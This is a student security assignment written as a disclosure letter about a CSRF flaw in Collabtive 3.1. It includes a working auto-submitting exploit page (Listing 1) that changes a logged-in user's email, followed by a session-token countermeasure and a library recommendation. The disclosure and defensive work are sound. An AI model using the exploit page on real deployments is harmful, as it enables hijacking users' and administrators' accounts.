Secure Web-Based Systems
CS 5339

Swapnil Samant
80073690

Assignment 2 - Findings Document

November 4, 2018

The Information Security Officer,
Collabtive corporation.

Dear Sir/Madam,

We have been evaluating Collabtive(version 3.1, Release date: September 19, 2017) to be used as our enterprise-wide project manage software. We performed an information security evaluation on Collabtive as a part of our evaluation. We dicovered that Collabtive is vulnerable to Cross-site Request Forgery(CSRF) attack during the information security evaluation. In rest of the document we will offer some details on CSRF vulnerability, the steps we followed to discover the vulnerability and the countermeasures we applied to protect against the vulnerability. In the final section of this document we will offer our recommendations on how countermeasures can be applied to Collabtive so that the software is not vulnerable to CSRF anymore. Please do not hesitate to contact us in case you need more information on our findings.

Background


"Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application."[1]

Using CSRF vulnerability in Collabtive, attackers might be able change the email address of users, this includes Administrator users. Using the changed email address, attackers can change the password for the affected users. This can result in the whole site being compromised.

Steps to discover the vulnerability

To demonstrate the vulnerability and the countermeasure we installed Collabtive on a website hosted on Apache web server. The database for Collabtive was hosted on a MySQL database server. We used AMPPS software stack which provides Apache and MySQL. We created two domains on AMPPS, the first domain `http://collabtive` was used to install Collabtive software, which is vulnerable to CSRF attacks and the second domain `http://cs5339` was used to simulate an attacker who is trying to exploit the CSRF vulnerability on `http://collabtive`.


After installing Collabtive at `http://collabtive`, we logged in as the website administrator and created a new user with "victim" as username and "victim" as password. Then we logged into the Collabtive software as "victim" user and set the Company as "RealCompany" and the Email as "victim@RealCompany.com". A screen capture of My Account page for user "victim" before the CSRF exploit is shown in Figure 1


Not Secure | collabtive/manageuser.php?action=profile&id=2
Collabtive / Projectmanagement
My Account
victim
Report
Projects

Company:	RealCompany
Email:	victim@RealCompany.com
URL:	
Phone:	
Cell Phone:	
Address:	
Postcode / City:	
Country:	

Figure 1: My Account page of "victim" before CSRF exploit

We created a malicious webpage which attempts to set the Company for the logged in user to "VictimCompany" and the Email of logged in user to "victim@VictimCompany.com". The malicious webpage executes on the `http://cs5339` domain. In our experiment, a webpage running on `http://cs5339` should not have access to cookies for the `http://collabtive` domain. To simulate the exploit, we logged into Collabtive at `http://collabtive` then we visited `http://cs5339/assignment2/index.html`, which is the malicious webpage, in a different tab on the same browser. The malicious website sends a request to the Collabtive domain, since both requests are sent from the same browser, the browser attaches the cookie which was received from the legitimate domain to the request which was sent from malicious domain. The CSRF attack succeeds as a result of this behavior. After exploiting the vulnerability the Company and Email for "victim" are set to "VictimCompany" and "victim@victimCompany.com" respectively. A screen capture of My Account page for user "victim" on `http://collabtive` after the CSRF exploit is shown in Figure 2. Sample code to exploit the vulnerability is provided in Listing 1.


Not Secure | collabtive/manageuser.php?action=profile&id=2
Collabtive / Projectmanagement
victim
Report
Projects

Company: VictimCompany
Email: victim@VictimCompany.com
URL:
Phone:
Cell Phone:
Address:
Postcode / City:
Country:

Figure 2: My Account page of "victim" after CSRF exploit

```
<!DOCTYPE html>
<html>
<head>
        <title></title>
</head>
<body>
        <script type="text/javascript">
                function executeOnLoad(){
                        var createform = document.createElement('form'); //
                            ↪ Create New Element Form
                        createform.setAttribute("action", "http://collabtive/
                            ↪ manageuser.php?action=edit"); // Setting Action
                            ↪  Attribute on Form
                        createform.setAttribute("method", "post"); // Setting
                            ↪  Method Attribute on Form
                        document.body.appendChild(createform);

                        var inputelement = document.createElement('input');
                            ↪ // Create Input Field for Name
                        inputelement.setAttribute("type", "text");
```

```
                                inputelement.setAttribute("name", "name");
                                inputelement.setAttribute("id", "name");
                                inputelement.setAttribute("realname", "name");
                                inputelement.setAttribute("value", "victim");
                                createform.appendChild(inputelement);


                                var inputelement = document.createElement('input');
                                    ↪ // Create Input Field for Company
                                inputelement.setAttribute("type", "text");
                                inputelement.setAttribute("name", "company");
                                inputelement.setAttribute("id", "company");
                                inputelement.setAttribute("value", "VictimCompany");
                                    ↪ // Set the Company for user to VictimCompany
                                createform.appendChild(inputelement);

                                var emailelement = document.createElement('input');
                                    ↪ // Create Input Field for E-mail
                                emailelement.setAttribute("type", "text");
                                emailelement.setAttribute("name", "email");
                                emailelement.setAttribute("id", "email");
                                emailelement.setAttribute("realname", "Email");
                                emailelement.setAttribute("value", "
                                    ↪ victim@VictimCompany.com"); // Set the Email
                                    ↪ for user to victim@VictimCompany.com
                                createform.appendChild(emailelement);

                                createform.submit(); //Submit the form
                        }

                        // Submit the malicious form on window load
                        window.onload = function() {executeOnLoad();}
                </script>
</body>
</html>
```

Listing 1: Malicious Code

Countermeasure implementation

In the previous section we demonstrated how the CSRF vulnerability in Collabtive can be exploited. In this section we will offer a preliminary countermeasure which can be implemented to protect against CSRF attacks. One of the primary reasons Collabtive is vulnerable is because Requests to Collabtive can be forged by malicious websites. Collabtive does not implement any mechanism to verify if the requests are legitimate or forged. One of the approach to protect again CSRF attacks is the secret token approach. In this approach, the server embeds a secret token in all webpage(response from the server). Upon receiving any request, the server verifies the validity of this secret token. Since cross-site requests cannot obtain this secret token, the server is able to identify forged requests, because the secret tokens sent by a cross-site request will not match with the secret token which the server expects. Using the PHP Session ID, which is embedded in a cookie created by a PHP website, is one approach to generate a secret token.


In order to offer a proof-of-concept implementation of secret token countermeasure, we implemented the countermeasure for the Edit Profile section of Collabtive. The Edit Profile section of Collabtive is rendered using the `edituserform.tpl` template located in `templates\standard` subfolder in the Collabtive root directory. We added a hidden input field with `name` and `id` of `sessionId` before the `submit` button for the form. Then we added a JavaScript function `submitForm`, which gets called on the `onclick` event for the `submit` button. This function parses the Cookie set by the webpage to extract the value of `PHPSESSID`, this value is assigned to the hidden input field `sessionId` before the from is submitted to the server. This form gets submitted to `manageuser.php` webpage. At the top of `manageuser.php` we added a check to verify if the value of `sessionId` received as part of the POST request matches with the Session ID for that Session which is available on the server in `$_COOKIE["PHPSESSID"]`. If the values do not match then the server terminates the response with a notification to the user. A snippet of the modified code in `edituserform.tpl` file is listed in Listing 2. A snippet of the modified code in `manageuser.php` is listed in Listing 3. When the user visits the malicious webpage at `http://cs5339/assignment2/index.html` after the counter measure implementation, the user encounters a message which says "Invalid Session ID." and the users profile is not updated, thus preventing against CSRF attacks. A screen capture of this error is depicted in Figure 3.

```
<input type="hidden" id="sessionId" name="sessionId" value="" />
.
.
.
<button type="submit" onfocus="this.blur()" onclick="submitForm();">{#send
   ↪ #}</button>
.
.
.
<script type="text/javascript">
new Control.Modal('ausloeser',{
       opacity: 0.8,
       position: 'absolute',
       width: 480,
       height: 480,
       fade:true,
        containerClassName: 'pics',
        overlayClassName: 'useroverlay'
});

function submitForm(){
        var regex = /\PHPSESSID=(.*)\;/;
        document.getElementById('sessionId').value = regex.exec(document.
           ↪ cookie)[1];
}
</script>
```

Listing 2: edituserform.tpl code snippet

```
<?php
include("init.php");

$user = (object)new user();

$action = getArrayVal($_GET, "action");
$id = getArrayVal($_GET, "id");
$mode = getArrayVal($_GET, "mode");
$session_id = getArrayVal($_POST,"sessionId");

if ($action != "login" and $action != "logout" and $action != "
   ↪ resetpassword" and $action != "loginerror") {
    if (!isset($_SESSION["userid"])) {
        $template->assign("loginerror", 0);
        $template->display("login.tpl");
        die();
    }
}

if ($action == "edit"){
    if($session_id !== $_COOKIE["PHPSESSID"]){
        echo "Invalid Session ID.";
        die();
    }
}
```

Listing 3: manageuser.php code snippet



```
Invalid Session ID.
```

Figure 3: Message after implementing countermeasure

Recommendations

Using the procedure described above we were able to successfully demonstrate the CSRF vulnerability in Collabtive. We have provided a sample of malicious code as well as an option to implement a countermeasure to protect against CSRF vulnerability. Although secret token countermeasure is one of the most common defenses used against CSRF attacks, implementing this in whole code base can be a time consuming effort. To reduce effort required in implementing countermeasures against CSRF vulnerability, we recommend using a library such as CSRFProtector(`https://www.owasp.org/index.php/CSRFProtector_Project`) which can be implemented across the whole software with less effort. In our estimate using a library it might take around 40 hours including requirements analysis, design, implementation and testing to prevent against CSRF vulnerability. According to our analysis, if you wish to implement the countermeasure we used, you might need up to 80 hours for requirements analysis, design, implementation and testing to prevent against CSRF vulnerability.

We would like to thank you for your time and hope that you will address the security vulnerabilities in Collabtive so that it becomes a secure platform that enterprises can trust and use.

Sincerely,
Security Researcher

References

[1] Open Web Application Security Project. Cross-site request forgery (CSRF) - OWASP. `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`, 2018.